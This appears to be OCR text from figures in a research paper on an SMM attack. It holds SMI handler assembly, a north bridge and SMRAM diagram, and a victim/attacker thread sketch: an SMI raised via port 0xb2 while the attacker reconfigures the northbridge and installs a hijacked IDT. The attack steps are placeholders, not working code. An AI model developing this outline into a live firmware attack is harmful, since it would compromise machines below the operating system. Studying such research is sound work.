
RAM



```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add   rsp, 0x20
fxrstor64 [rsp]
...
rsm
```





I/O Device
North Bridge
PCIe device
CPU
RAM
SMRAM
MMIO
RAM



OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```




thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

